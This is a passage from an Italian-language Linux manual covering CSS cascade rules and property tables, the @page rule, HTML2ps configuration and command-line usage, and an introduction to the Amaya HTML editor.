- Le dichiarazioni vengono applicate se c'è la corrispondenza con i selettori. Se non ci sono corrispondenze, si applicano i valori ereditati; se non è possibile ereditare alcunché, si usano i valori iniziali.
- Le dichiarazioni vengono ordinate in base al loro peso, dove quelle marcate come «importanti» ricevono un peso maggiore rispetto a quelle normali.
- Le dichiarazioni vengono ordinate in base alla loro origine: lo stile dell'autore ha la precedenza su quello personalizzato dell'utente, che a sua volta ha la precedenza su quello predefinito dal programma utilizzato.
- Le dichiarazioni vengono ordinate in base alla precisione con cui individuano gli obiettivi. In pratica, le dichiarazioni più specifiche hanno la precedenza rispetto a quelle più generali.
- Al termine, se due regole hanno lo stesso peso, ha la precedenza quella che appare per ultima.

262.2 Proprietà

Di seguito vengono mostrate una serie di tabelle che descrivono l'utilizzo di alcune proprietà comuni nel linguaggio CSS. Bisogna ricordare che ogni programma di lettura o di composizione dei documenti HTML può fare la propria scelta su quali siano le dichiarazioni da prendere in considerazione, ignorando tutto il resto. Pertanto, si tratta solo di un'indicazione e l'utilizzo degli stili CSS deve essere sempre valutato tenendo conto delle carenze che poi ci possono essere in fase di lettura.

Tabella 262.1. Proprietà riferite ai caratteri.

Proprietà	Valori	Descrizione
font-family	*tipo_di_carattere*	Tipo di carattere.
font-style	normal	Forma normale.
	italic	Corsivo.
	oblique	Obliquo.
font-variant	normal	Serie normale.
	small-caps	Maiuscoletto.
font-weight	normal	Tono normale.
	bold	Nero.
	bolder	Nerissimo.
	lighter	Chiaro.
font-size	*n*pt	Dimensione in punti.
	*n*cm	Dimensione in centimetri.
	*n*mm	Dimensione in millimetri.
	*n*em	Dimensione relativa in quadratoni.
	*n*ex	Dimensione relativa in Ex.
	n%	Dimensione relativa percentuale.
	small	Carattere piccolo.
	medium	Carattere normale.
	large	Carattere grande.

Nella tabella 262.1 si fa riferimento in particolare alla proprietà '**`font-family`**'. A questa può essere attribuito il nome di una famiglia di caratteri, oppure il nome di una «famiglia generica», che in pratica identifica uno stile del carattere senza indicare esattamente quale tipo di carattere. Una famiglia di caratteri potrebbe essere '**`times`**', mentre una famiglia generica potrebbe essere '**`serif`**', ovvero un carattere munito di grazie. Alla proprietà '**`font-family`**' possono essere abbinati più tipi di caratteri, separati da una virgola, per indicare una sequenza alternativa da utilizzare in mancanza di altro:

```
BODY { font-family: gill, helvetica, sans-serif }
```

L'esempio mostra proprio questo: prima si tenta di utilizzare il carattere '**`gill`**'; quindi si prova con '**`helvetica`**'; infine ci si accontenta di un carattere senza grazie, '**`sans-serif`**'.

Tabella 262.2. Proprietà riferite ai colori e allo sfondo.

Proprietà	Valori	Descrizione
color	*colore*	Colore del carattere o di primo piano.
background-color	*colore*	Colore dello sfondo.
background-image	url(*uri*)	Immagine da usare per lo sfondo.

Per quanto riguarda i colori (tabella 262.2), si possono indicare attraverso il nome che questi hanno in inglese, oppure attraverso la funzione '**`rgb()`**', con la quale si specifica il valore RGB:

`rgb(`*livello_rosso*`,` *livello_verde*`,` *livello_blu*`)`

I numeri che esprimono i livelli dei colori fondamentali RGB vanno da 0 a 255.

Tabella 262.3. Proprietà riferite al testo.

Proprietà	Valori	Descrizione
vertical-align	baseline	Testo al livello normale.
	middle	Allinea al centro.
	sub	Pedice.
	super	Apice.
text-transform	none	Nessuna trasformazione del testo.
	capitalize	Rende maiuscola la prima lettera delle parole.
	uppercase	Tutto maiuscolo.
	lowercase	Tutto minuscolo.
text-align	left	Allinea a sinistra.
	right	Allinea a destra.
	center	Centra.
	justify	Allinea a sinistra e a destra.
text-indent	*n*pt	Rientro in punti.
	*n*cm	Rientro in centimetri.
	*n*mm	Rientro in millimetri.
	*n*em	Rientro relativo in quadratoni.
	*n*ex	Rientro relativo in Ex.
	n%	Rientro relativo in percentuale.
line-height	normal	Altezza normale della riga.
	*n*pt	Altezza in punti.
	*n*cm	Altezza in centimetri.
	*n*mm	Altezza in millimetri.
	n%	Altezza relativa in percentuale.

Tabella 262.4. Proprietà riferite al testo racchiuso in blocchi rettangolari.

Proprietà	Valori	Descrizione
margin-top	auto	Margine superiore automatico.
	*n*pt	Margine superiore in punti.
	*n*cm	Margine superiore in centimetri.
	*n*mm	Margine superiore in millimetri.
	n%	Margine superiore relativo in percentuale.
margin-bottom	auto	Margine inferiore automatico.
	*n*pt	Margine inferiore in punti.
	*n*cm	Margine inferiore in centimetri.
	*n*mm	Margine inferiore in millimetri.
	n%	Margine inferiore relativo in percentuale.
margin-left	auto	Margine sinistro automatico.
	*n*pt	Margine sinistro in punti.
	*n*cm	Margine sinistro in centimetri.
	*n*mm	Margine sinistro in millimetri.
	n%	Margine sinistro relativo in percentuale.
margin-right	auto	Margine destro automatico.
	*n*pt	Margine destro in punti.
	*n*cm	Margine destro in centimetri.
	*n*mm	Margine destro in millimetri.
	n%	Margine destro relativo in percentuale.
border-width	thin	Bordo sottile.
	medium	Bordo medio.
	thick	Bordo spesso.
border-color	*colore*	Colore del bordo.
border-style	none	Bordo non visibile.
	dotted	Bordo puntato.
	dashed	Bordo tratteggiato.
	solid	Bordo continuo.

Proprietà	Valori	Descrizione
	double	Bordo continuo doppio.
width	auto	Larghezza automatica.
	*n*pt	Larghezza in punti.
	*n*cm	Larghezza in centimetri.
	*n*mm	Larghezza in millimetri.
	n%	Larghezza relativa in percentuale.
height	auto	Altezza automatica.
	*n*pt	Altezza in punti.
	*n*cm	Altezza in centimetri.
	*n*mm	Altezza in millimetri.
	n%	Altezza relativa in percentuale.
float	none	Posizione fissa.
	left	A sinistra con testo che scorre a destra.
	right	A destra con testo che scorre a sinistra.
clear	none	Scorre normalmente.
	left	Salta un oggetto che si trova a sinistra.
	right	Salta un oggetto che si trova a destra.
	both	Salta qualunque oggetto fluttuante.

262.3 Definizione della pagina

Il secondo livello del linguaggio CSS, introduce una regola speciale, '**`@page`**', per la definizione della pagina, nel momento in cui il documento dovesse essere stampato. Inoltre, sono disponibili delle proprietà specifiche per l'impaginazione da usarsi nelle regole normali. In generale, la regola '**`@page`**' viene usata per definire i margini ed eventualmente anche le dimensioni della pagina. L'esempio seguente dichiara una pagina A4 utilizzando margini tutti uguali di 2 cm:

```
@page {
  size 210mm 297mm;
  margin-top: 2cm;
  margin-bottom: 2cm;
  margin-left: 2cm;
  margin-right: 2cm;
}
```

La stessa cosa si poteva ottenere in modo meno dettagliato come segue:

```
@page {
  size 210mm 297mm;
  margin: 2cm;
}
```

La tabella 262.5 riepiloga le proprietà più importanti riferite a questa regola.

Tabella 262.5. Proprietà riferite alla regola speciale '**`@page`**'.

Proprietà	Valori	Descrizione
size	*x y*	Ampiezza e altezza della pagina (nelle varie unità di misura).
size	auto	Definisce le dimensioni e l'orientamento in modo automatico.
size	landscape	Orientamento orizzontale.
size	portrait	Orientamento verticale.
margin	*x*	Dimensione di tutti i margini.
	*n*pt	Dimensione in punti.
	*n*cm	Dimensione in centimetri.
	*n*mm	Dimensione in millimetri.
	n%	Dimensione relativa in percentuale.
margin-left	*x*	Dimensione del margine sinistro.
margin-right	*x*	Dimensione del margine destro.

Proprietà	Valori	Descrizione
margin-top	*x*	Dimensione superiore.
margin-bottom	*x*	Dimensione inferiore.

La regola '**`@page`**' può essere usata in modo da distinguere tra pagine destre e pagine sinistre. Si osservi a questo proposito l'esempio seguente:

```
@page :left {
  margin-top: 2cm;
  margin-bottom: 2cm;
  margin-left: 4cm;
  margin-right: 2cm;
}

@page :right {
  margin-top: 2cm;
  margin-bottom: 2cm;
  margin-left: 2cm;
  margin-right: 4cm;
}
```

Come accennato sono disponibili delle proprietà specifiche per l'impaginazione da usarsi nelle regole normali. Con queste si intende controllare la suddivisione del testo in pagine, imponendo un salto pagina, oppure impedendolo nell'ambito dell'elemento coinvolto. Queste proprietà non vengono descritte qui, ma è utile almeno tenere in considerazione la loro esistenza.

262.4 Riferimenti

- W3C

  <*http://www.w3.org*>

- W3C, *Technical Reports and Publications*

  <*http://www.w3.org/TR/*>

- W3C, *Cascading Style Sheets, level 1*

  <*http://www.w3.org/TR/REC-CSS1*>

- W3C, *Cascading Style Sheets, level 2*

  <*http://www.w3.org/TR/REC-CSS2/*>

HTML2ps

HTML2ps [1] è un programma in grado di comporre uno o più file HTML, generando un risultato in PostScript. Questo si ottiene attraverso l'aiuto di altri programmi che devono essere installati, come per esempio TeX.

Teoricamente, HTML2ps è in grado di ricomporre assieme un documento suddiviso su più file HTML, ma questa possibilità dipende molto dall'organizzazione di questi file, all'interno dei quali, i riferimenti ipertestuali devono essere molto semplici. In generale, è possibile l'acquisizione diretta dalla rete; tuttavia, sarebbe consigliabile prima la riproduzione locale, con l'ausilio di Wget (170.6), attraverso il quale si possono modificare automaticamente i riferimenti ipertestuali, rendendo omogeneo il tutto.

HTML2ps si compone semplicemente dell'eseguibile '**`html2ps`**' (un programma scritto in Perl) e di uno o più file di configurazione. È indispensabile almeno il file di configurazione generale, '`/etc/html2psrc`', che dovrebbe essere già predisposto in modo sufficientemente buono dal sistema di installazione. Eventualmente, gli utenti possono preparare una configurazione personalizzata nel file '`~/.html2psrc`' e altri file specifici da richiamare con l'opzione '**`-f`**', oltre all'aggiunta di stili ulteriori (opzione '**`-s`**').

263.1 Configurazione di HTML2ps

Come accennato, la configurazione di HTML2ps è indispensabile. Di solito si predispone almeno il file di configurazione generale, '`/etc/html2psrc`', mentre gli utenti hanno la possibilità di modificare o aggiungere qualcosa attraverso il file '`~/.html2psrc`'. La sintassi per la scrittura di questi file è la stessa dei fogli di stile CSS (capitolo 262), con l'aggiunta di un selettore specifico, '**`@html2ps`**', che serve a indicare gli aspetti particolari che riguardano HTML2ps e non possono appartenere ai fogli di stile CSS.

> Bisogna tenere presente che HTML2ps è in grado di riconoscere solo una parte limitata delle dichiarazioni CSS.

HTML2ps riconosce anche i commenti CSS e le inclusioni di file di configurazione aggiuntivi, secondo la forma:

```
@include file
```

Per cominciare, è opportuno vedere un esempio abbastanza semplice di ciò che potrebbe contenere un file di configurazione, quando questo viene generato automaticamente dalla procedura di installazione.

```
/* Configurazione globale per html2ps */

@html2ps {
  package {
    ImageMagick: 1;
    PerlMagick: 1;
    TeX: 1;
    Ghostscript: 1;
    check: weblint;
    libwww-perl: 1;
    path: "/usr/X11R6/bin:/usr/bin";
  }
  paper {
```

[1] **HTML2ps** GNU GPL

```
    type: A4;
  }
  option {
    hyphenate: 0;
  }
}
```

Si può osservare che in questo esempio è stata dichiarata solo la regola corrispondente al selettore '**@html2ps**', all'interno della quale si trovano altre sottoregole. Generalmente, le regole tipiche di uno stile CSS si aggiungono sotto. La configurazione predefinita dello stile CSS è indicata nella pagina di manuale *html2psrc(5)* e da questa si intende quali siano le possibilità effettive di HTML2ps nel riconoscere le dichiarazioni CSS:

```
BODY {
    font-family: Times;
    font-size: 11pt;
    text-align: left;
    background: white;
}

H1, H2, H3, H4, H5, H6 {
    font-weight: bold;
    margin-top: 0.8em;
    margin-bottom: 0.5em;
}

H1 { font-size: 19pt }
H2 { font-size: 17pt }
H3 { font-size: 15pt }
H4 { font-size: 13pt }
H5 { font-size: 12pt }
H6 { font-size: 11pt }

P, OL, UL, DL, BLOCKQUOTE, PRE {
    margin-top: 1em;
    margin-bottom: 1em;
}

P {
    line-height: 1.2em;
    text-indent: 0;
}

OL, UL, DD { margin-left: 2em }

TT, KBD, PRE { font-family: Courier }

PRE { font-size: 9pt }

BLOCKQUOTE {
    margin-left: 1em;
    margin-right: 1em;
}

ADDRESS {
    margin-top: 0.5em;
    margin-bottom: 0.5em;
}

TABLE {
    margin-top: 1.3em;
    margin-bottom: 1em;
}

DEL { text-decoration: line-through }
```

```
A:link, HR { color: black }
```

263.1.1 Configurazione della regola corrispondente al selettore speciale @html2ps

La regola corrispondente al selettore '**@html2ps**' si compone di dichiarazioni e di altre sottoregole per la configurazione di HTML2ps. Nelle sezioni seguenti vengono descritti i selettori specifici di queste sottoregole.

Alcune proprietà hanno un significato booleano. A loro si assegna il valore zero per indicare *Falso* e il valore uno per indicare *Vero*.

I valori che fanno riferimento a un'unità di misura, vanno indicati come avviene nei fogli di stile CSS: il numero seguito immediatamente dall'unità di misura. La tabella 263.1 elenca le unità di misura e le sigle corrispondenti che si possono utilizzare in questa circostanza. È importante osservare che l'unica dimensione relativa riconosciuta da HTML2ps è il quadratone e non sono previste misure percentuali come invece si può fare secondo le specifiche di W3C per i fogli di stile CSS.

Tabella 263.1. Unità di misura secondo HTML2ps.

Sigla	Unità di misura
cm	Centimetri.
mm	Millimetri.
pt	Punti tipografici.
pc	Pica.
em	Quadratoni, corrispondente alla dimensione della lettera «M» maiuscola.

- `numberstyle: 0|1`

  Permette di stabilire la numerazione delle pagine: zero richiede l'uso dei numeri arabi; uno corrisponde a numeri romani. Il valore predefinito per questa proprietà è il valore zero.

- `showurl: 0|1`

  Attivando questa proprietà booleana, si ottiene l'inserimento nella composizione dell'indirizzo URI corrispondente ai riferimenti ipertestuali. In situazioni normali questo non avviene.

- `seq-number: 0|1`

  Permette di abilitare la numerazione dei titoli '**H1**', '**H2**',... '**H6**'. In condizioni normali, questo non avviene.

263.1.1.1 Sottoregola package

La sottoregola '**package**' serve a definire la disponibilità o meno di altri programmi di cui HTML2ps potrebbe avere bisogno. Di conseguenza si tratta di assegnamenti di valori booleani, dove zero rappresenta l'assenza del programma in questione e in generale è anche il valore predefinito.

- `PerlMagick: 0|1`

  Indica la mancanza o la disponibilità di PerlMagick.

- `ImageMagick: 0|1`

  Indica la mancanza o la disponibilità di ImageMagick.

- `Ghostscript: 0|1`

  Indica la mancanza o la disponibilità di Ghostscript.

- `TeX: 0|1`

  Indica la mancanza o la disponibilità di TeX.

- `dvips: 0|1`

  Indica la mancanza o la disponibilità di '**`dvips`**'.

- `libwww-perl: 0|1`

  Indica la mancanza o la disponibilità del modulo Perl Libwww-Perl.

- `path:` *percorsi_aggiuntivi*

  Si tratta dell'indicazione di percorsi aggiuntivi per la ricerca degli eseguibili. Serve a garantire che i programmi utilizzati da HTML2ps siano raggiungibili per tutti gli utenti. In generale, in presenza di un sistema configurato bene, non dovrebbe essere necessaria l'indicazione di questa dichiarazione.

263.1.1.2 Sottoregola paper

La sottoregola '**`paper`**' serve a definire le caratteristiche della carta. In generale si tratta solo delle dimensioni.

- `type:` *tipo_di_carta*

  La direttiva serve a definire le dimensioni della carta, attraverso l'indicazione di un nome standard; per esempio: '**`A0`**', '**`A1`**', ... '**`A10`**', '**`B0`**', '**`B1`**', ... '**`B10`**', '**`letter`**', '**`legal`**', ecc. In alternativa, si possono indicare le dimensioni precise attraverso le proprietà '**`height`**' e '**`width`**'.

- `height:` *dimensione_assoluta*

  Permette di definire l'altezza del foglio.

- `width:` *dimensione_assoluta*

  Permette di definire la larghezza del foglio.

263.1.1.3 Sottoregola option

La sottoregola '**`option`**' serve a definire l'utilizzo di alcune opzioni, a cui si può accedere anche attraverso la riga di comando. Vengono descritte prima le dichiarazioni da indicare nel file di configurazione e poi le opzioni corrispondenti della riga di comando.

- `twoup: 0|1`

  `-2 | --twoup`

  Se attivato, fa in modo di ottenere un testo organizzato su due colonne verticali.

- `toc: {f|h|t}[b]`

  `-C {f|h|t}[b]`

  Fa in modo che venga generato un indice generale, in base alle opzioni specificate da una o più lettere:

  - '**b**' l'indice generale deve essere collocato all'inizio;
  - '**f**' l'indice generale deve essere generato a partire dai riferimenti contenuti nel documento;
  - '**h**' l'indice generale deve essere generato a partire dai titoli definiti dagli elementi HTML da '**H1**' a '**H6**';
  - '**t**' l'indice generale deve essere generato a partire da elementi '**LINK**' contenenti l'attributo '**REV=TOC**'.

- `DSC: 0|1`

  `-D | --DSC`

  Se attivato, fa in modo di generare un file PostScript aderente alle specifiche DSC. In generale, per ottenere un file PostScript completo, è necessario attivare questa opzione.

- `encoding:` *codifica*

  `-e` *codifica* | `--encoding` *codifica*

  Permette di definire la codifica in cui è realizzato il file HTML. Il valore predefinito è '**ISO-8859-1**', ma sono poche altre le possibilità (si deve consultare la pagina di manuale).

- `hyphenate: 0|1`

  `-H | --hyphenate`

  Se attivato, fa in modo che il testo possa essere separato in sillabe, per facilitare l'impaginazione.

- `language:` *linguaggio*

  `-l` *linguaggio* | `--language` *linguaggio*

  Permette di indicare un linguaggio diverso da quello che può essere stato dichiarato nell'elemento '**BODY**' con l'attributo '**LANG**' di un documento HTML. La stringa che definisce il linguaggio va scelta in base a quanto già consentito dall'HTML (sezione 543).

- `landscape: 0|1`

  `-L | --landscape`

  Se attivato, genera pagine orientate in modo orizzontale.

- `number: 0|1`

  `-n | --number`

  Se attivato, fa in modo di aggiungere i numeri di pagina.

- `startno:` *n*

  `-N` *n* | `--startno` *n*

  Specifica il numero iniziale delle pagine. Il valore predefinito è uno.

`xref: 0|1`
`-R	--xref`

  Se attivato, fa in modo di aggiungere dei riferimenti visivi nel testo, in corrispondenza di quelli ipertestuali contenuti nel documento HTML.

`scaledoc:` *scala_percentuale*
`-s` *scala_percentuale* | `--scaledoc` *scala_percentuale*

  Riduce o amplia la scala del documento: il valore unitario rappresenta la situazione normale, di una scala pari al 100 %; valori superiori indicano un ingrandimento, mentre valori inferiori indicano una riduzione (si usa il punto per separare la parte intera dalle cifre decimali).

`web: {a|b|l|r|s}[p|L|`*n*`]`
`-W {a|b|l|r|s}[p|L|`*n*`]`
`-web {a|b|l|r|s}[p|L|`*n*`]`

  Fa in modo che vengano utilizzati più file HTML che si ritiene facciano parte dello stesso documento. Il modo in cui vengono presi in considerazione questi file dipende dalla stringa composta nel modo mostrato dallo schema sintattico.

  – '**`a`**' segue tutti i riferimenti ipertestuali;
  – '**`b`**' segue soltanto i riferimenti ipertestuali che riguardano la stessa directory del file iniziale;
  – '**`l`**' segue soltanto i riferimenti ipertestuali che contengono l'attributo '**`REL=NEXT`**' all'interno dell'elemento '**`LINK`**';
  – '**`r`**' segue soltanto i riferimenti ipertestuali relativi;
  – '**`s`**' segue solo i riferimenti allo stesso nodo del documento di partenza;
  – '**`p`**' chiede conferma per ogni file HTML da aggiungere (ciò avviene in ogni caso quando si superano i 50 file);
  – '**`L`**' riordina i documenti in base alla struttura gerarchica;
  – '*n*' un numero indica il livello massimo di ricorsione, tenendo conto che il valore predefinito è di quattro livelli.

263.1.1.4 Sottoregola margin

La sottoregola '**`margin`**' permette di definire esplicitamente i margini della pagina.

Questa sottoregola è diventata obsoleta e viene sostituita dalla configurazione nel file di stile CSS, utilizzando la regola '**`@page`**', introdotta dalle specifiche CSS2.

`left` *margine_sinistro*
`right` *margine_destro*

  Indicano i margini sinistro e destro rispettivamente. Il valore predefinito è '**`2.5cm`**', pari a 2,5 cm.

- `top` *margine_superiore*

  `bottom` *margine_inferiore*

  Indicano i margini superiore e inferiore rispettivamente. Il valore predefinito è '**`3cm`**', pari a 3 cm.

- `middle` *distanza_tra_colonne*

  Indica la distanza orizzontale tra le colonne, quando si stampano due colonne per pagina. Il valore predefinito è '**`2cm`**', pari a 2 cm.

263.1.1.5 Sottoregola xref

La sottoregola '**`xref`**' permette di definire esplicitamente il modo in cui vengono indicati i riferimenti nel testo, quando questa funzionalità è stata abilitata.

- `text:` *modello*

  Permette di definire il modello da utilizzare, tenendo conto che il simbolo '**`$N`**' viene rimpiazzato con il numero della pagina. Il modello predefinito è '**`[p $N]`**'.

- `passes:` *n*

  Permette di definire il numero di passaggi necessario per determinare in modo corretto i riferimenti incrociati. Il valore predefinito è il valore uno, ma l'inserzione del testo corrispondente al modello potrebbe cambiare la sequenza delle pagine, per cui si potrebbe rendere necessario un numero maggiore di passaggi.

263.1.1.6 Sottoregola quote

La sottoregola '**`quote`**' permette di definire esplicitamente l'uso delle virgolette più appropriate in base al linguaggio. Queste virgolette vengono inserite nel testo in corrispondenza degli elementi '**`Q`**'. In generale, i valori predefiniti per la lingua italiana sono già corretti. Viene mostrato solo un esempio per comprendere intuitivamente come si potrebbe adoperare questa sottoregola:

```
quote {
  it {
    open: "«";
    close: "»";
    open2: "‘‘";
    close2: "’’";
  }
}
```

Si intende dall'esempio che sono disponibili solo due livelli di virgolette.

263.1.1.7 Sottoregola toc

La sottoregola '**`toc`**' permette di definire alcune caratteristiche relative all'indice generale, quando la sua realizzazione è stata richiesta espressamente. In particolare si può utilizzare la proprietà '**`level`**' alla quale si assegna un numero, che sta a indicare i livelli da prendere in considerazione. Il valore predefinito è sei, che produce una voce per ogni tipo di titolo '**`H`***n*' (da '**`H1`**' a '**`H6`**').

263.1.1.8 Sottoregola hyphenation

La sottoregola '**hyphenation**' permette di definire la collocazione del file TeX contenente i modelli per la separazione in sillabe. La cosa si fa distinguendo tra diversi linguaggi. L'esempio seguente dovrebbe essere sufficiente a intendere intuitivamente la cosa:

```
hyphenation {
  it {
    file: "/usr/share/texmf/tex/generic/hyphen/ithyph.tex";
  }
  en {
    file: "/usr/share/texmf/tex/generic/hyphen/ushyph1.tex";
  }
}
```

263.1.1.9 Sottoregole header e footer

Le sottoregole '**header**' e '**footer**' permettono di definire l'intestazione e il fondo pagina, dove di solito si collocano alcune informazioni ricorrenti assieme al numero della pagina. Le proprietà di queste sottoregole sono praticamente le stesse; qui vengono elencate solo alcune di queste proprietà nella tabella 263.3. La tabella 263.2 elenca alcuni simboli che possono essere utilizzati per definire i modelli delle intestazioni e dei fondo pagina.

Tabella 263.2. Simboli utilizzabili nelle intestazioni e nei fondo pagina.

Simbolo	Corrispondenza
$T	Titolo del documento.
$A	Autore, come specificato in '**<META NAME="Author" CONTENT="...">**'.
$U	URI del documento.
$N	Numero di pagina.
$H	Titolo attuale ('**H1**'...'**H3**').
$D	Data e orario attuale.
\$	Dollaro.

Tabella 263.3. Alcune proprietà utilizzabili nell'intestazione e nel fondo delle pagine.

proprietà	Contenuto
left	Intestazione allineata a sinistra.
center	Intestazione al centro.
right	Intestazione allineata a destra.
odd-left	Intestazione delle pagine dispari allineata a sinistra.
odd-center	Intestazione delle pagine dispari al centro.
odd-right	Intestazione delle pagine dispari allineata a destra.
even-left	Intestazione delle pagine pari allineata a sinistra.
even-center	Intestazione delle pagine pari al centro.
even-right	Intestazione delle pagine pari allineata a destra.
font-family	Tipo di carattere da usare (predefinito Helvetica).
font-size	Dimensione del carattere (predefinito 8 punti).
font-style	Forma del carattere (predefinita la forma normale).
font-weight	Spessore del carattere (predefinito lo spessore normale).

263.1.2 Configurazione in cascata

La configurazione di HTML2ps segue la logica dei fogli di stile CSS, anche per ciò che riguarda la sua definizione in cascata. In generale: il file '`/etc/html2psrc`' contiene le indicazioni essenziali; il file '`~/.html2psrc`' contiene la configurazione personalizzata; l'opzione '**`-f`**' consente di aggiungere altra configurazione specifica; l'opzione '**`-S`**' consente di aggiungere una stringa ulteriore allo stile.

Quando si utilizza l'opzione '**`-f`**', se si vuole evitare di eliminare la configurazione standard dei file '`/etc/html2psrc`' e '`~/.html2psrc`', si deve iniziare con i due punti ('**`:`**'), come si vede nell'esempio seguente:

```
$ html2ps -f :locale manuale.html > manuale.ps
```

Si possono anche sommare assieme più configurazioni o stili CSS locali, come si vede nell'esempio seguente, dove si utilizzano i file '`locale`', '`A4`' e '`numerato`':

```
$ html2ps -f :locale:A4:numerato manuale.html > manuale.ps
```

L'opzione '**`-S`**' serve solo per aggiungere una regola al volo, indicandola direttamente nella riga di comando, come si vede nell'esempio seguente:

```
$ html2ps -f :locale -S "H1 { color: blue }" manuale.html > manuale.ps
```

263.2 Avvio di HTML2ps

HTML2ps si utilizza attraverso l'eseguibile '**`html2ps`**', con la sintassi seguente:

```
html2ps opzioni [file_html]
```

Il file da convertire può essere indicato nella riga di comando, dove in tal caso può trattarsi anche di un URI, oppure può essere fornito attraverso lo standard input.

Quasi tutte le opzioni di questo programma sono richiamabili anche tramite una proprietà corrispondente nella sottoregola '**`option`**', come è già stato descritto. Qui vengono riepilogate le opzioni più importanti nella tabella 263.4. In particolare, si può osservare che si può indicare il nome del file da generare attraverso l'opzione '**`-o`**', oppure '**`--output`**', altrimenti il risultato della conversione viene emesso attraverso lo standard output.

Tabella 263.4. Riepilogo delle opzioni più comuni.

Opzione	Descrizione
-2, --twoup	Due colonne verticali.
-D, --DSC	Genera un file PostScript DSC (standard).
-e, --encoding	Stabilisce la codifica originale.
-H, --hyphenate	Abilita la separazione in sillabe.
-L, --landscape	Orientamento orizzontale.
-n, --number	Aggiunge i numeri alle pagine.
-o, --output	Specifica il file PostScript da generare.
-R, --xref	Mostra gli URI dei riferimenti ipertestuali.
-s, --scaledoc	Cambia la scala del documento.
-W, --web	Definisce come gestire più file HTML assieme.
-f, --rcfile	Specifica i file di configurazione aggiuntivi o alternativi.
-S, --style	Specifica una regola aggiuntiva al volo.

Esempi

$ **html2ps -o documento.ps documento.html**

Converte il file '`documento.html`' nel file '`documento.ps`'.

$ **html2ps -2 -o documento.ps documento.html**

Converte il file '`documento.html`' nel file '`documento.ps`', che risulterà organizzato in due colonne verticali.

$ **html2ps -R -o documento.ps documento.html**

Converte il file '`documento.html`' nel file '`documento.ps`', che conterrà dei riferimenti incrociati visibili.

$ **html2ps -2 -s 0.5 -o documento.ps documento.html**

Converte il file '`documento.html`' nel file '`documento.ps`', che risulterà organizzato in due colonne verticali, con la dimensione del carattere ridotta alla metà.

$ **html2ps -W b -o XFree86.ps XFree86-Video-Timings-HOWTO.html**

Converte i file HTML che iniziano da '`XFree86-Video-Timings-HOWTO.html`' in un solo file PostScript, denominato '`XFree86.ps`'. In particolare viene richiesto di seguire solo i riferimenti ipertestuali rivolti alla stessa directory di partenza.

263.3 Particolarità nell'HTML

HTML2ps interpreta alcuni «comandi» speciali all'interno del file HTML. Si tratta di:

- salto pagina incondizionato, che si ottiene con uno dei comandi seguenti:

```
<HR class=PAGE-BREAK>
<?page-break>
<!--NewPage-->
```

- esclusione di parte del testo dalla composizione stampata, attraverso un elemento '**`DIV`**' speciale:

```
<DIV class=NOPRINT>
    ...
    <!-- Testo che viene ignorato da HTML2ps -->
    ...
</DIV>
```

263.4 Programma frontale per semplificare l'utilizzo di HTML2ps

Assieme a HTML2ps si dovrebbe trovare un programma aggiuntivo che facilita il suo utilizzo attraverso un pannello grafico. Si tratta dell'eseguibile '**`xhtml2ps`**', che si vede in particolare nella figura 263.1. Il suo utilizzo dovrebbe essere intuitivo, dal momento che si rifâ alle opzioni delle riga di comando.

Figura 263.1. Programma frontale per il controllo di HTML2ps.

La figura mostra una versione imperfetta, in cui i bottoni non sono allineati con le descrizioni. Probabilmente questo problema sarà corretto nelle prossime versioni.

263.5 Riferimenti

- Jan Kärrman, *Using html2ps*

Introduzione a Amaya

Amaya è un sistema visuale integrato di navigazione e composizione di documenti HTML e XHTML. È interessante notare che Amaya è già in grado di riconoscere e utilizzare i fogli di stile CSS.

Trattandosi di un programma visuale, utilizza X; a questo proposito esistono due filoni nello sviluppo di Amaya: uno che utilizza le librerie proprietarie Motif e un altro che si avvale di GTK+. Lo sviluppo di Amaya su librerie GTK+ non è ancora maturo nel momento in cui si scrive questo capitolo e per ora si fa riferimento principalmente all'edizione «Motif».

Amaya è disponibile anche per altri sistemi operativi. Probabilmente, questo fatto ha spinto gli sviluppatori del programma a costruire per lui un mondo a parte. In particolare, la tastiera viene gestita da Amaya in modo indipendente dal sistema sottostante.

L'avvio di Amaya è molto semplice, attraverso l'eseguibile '**amaya**', dal momento che gli argomenti sono tutti facoltativi:

```
amaya [-display schermo] [file|uri]
```

La figura 264.1 mostra come si presenta all'avvio, quando non si indica alcun file.

Figura 264.1. Amaya.

Amaya è un sistema di composizione HTML e XHTML, molto sofisticato e molto serio nel suo approccio a questi formati. Questo capitolo intende solo introdurre al suo utilizzo, tenendo conto che la documentazione originale, accessibile anche dal menù `Help`, è buona.

264.1 Navigazione e composizione

Amaya è sia un navigatore HTTP, sia un sistema di composizione in HTML. Questo fatto ha delle implicazioni nel suo utilizzo che a prima vista possono sembrare un po' strane, benché siano assolutamente logiche. Per prima cosa è importante sapere che è possibile controllare la modalità di accesso al documento, attraverso la voce `Editor Mode` del menù `Edit`. Attivandola si abilita la modifica del documento; disattivandola si richiede espressamente di accedere in sola lettura.

Quando Amaya accede in sola lettura, si comporta come un navigatore normale; quando è consentita la modifica, il documento può essere alterato e salvato successivamente.

Quando si accede a un riferimento ipertestuale, come si fa di solito con i navigatori, il documento che si ottiene può occupare la stessa finestra di partenza, oppure può essere messo in un'altra. La scelta è abbastanza logica: se il documento di partenza non è stato alterato, si utilizza la stessa finestra iniziale.

Per selezionare un riferimento ipertestuale, in condizioni normali serve un clic doppio con il primo tasto del mouse, perché con uno solo si posiziona semplicemente il cursore del testo. È possibile modificare la configurazione per fare in modo che basti un solo clic, ma in generale questa non è una buona idea, dal momento che diventerebbe difficile portare il cursore sopra un riferimento ipertestuale.

264.1.1 Modifica del documento

La modifica di un documento HTML può avvenire in modo visuale, diretto, attraverso la finestra che si usa anche per la sua lettura. La vera «forza» di Amaya sta nella possibilità di accedere al documento in una forma diversa, attraverso la sua struttura, in modo da avere una visione più chiara di ciò che si sta facendo.

Dal menù `Views` si possono selezionare le voci `Show structure` e `Show alternate`. La prima apre una finestra separata contenente la struttura, come si vede nell'esempio di figura 264.2, la seconda mostra il documento in un modo alternativo, precisamente in forma testuale senza grafica. La modifica in una di queste finestre si ripercuote simultaneamente su tutte le altre.

Figura 264.2. La visione della struttura.

Dallo stesso menù è possibile selezionare la voce *Show source* per accedere a una finestra contenente il sorgente del documento. Anche se è possibile modificare il testo direttamente nel sorgente, le modifiche non si applicano istantaneamente alle altre finestre, a meno di utilizzare la voce *Synchronize* dal menù *File*. Tuttavia, lo svantaggio nell'accedere direttamente al sorgente sta nel fatto che Amaya ha difficoltà a correggere gli errori nell'uso dell'HTML da parte di un autore inesperto, mentre nelle altre finestre questo non può avvenire, perché la struttura è sotto il pieno controllo del programma.

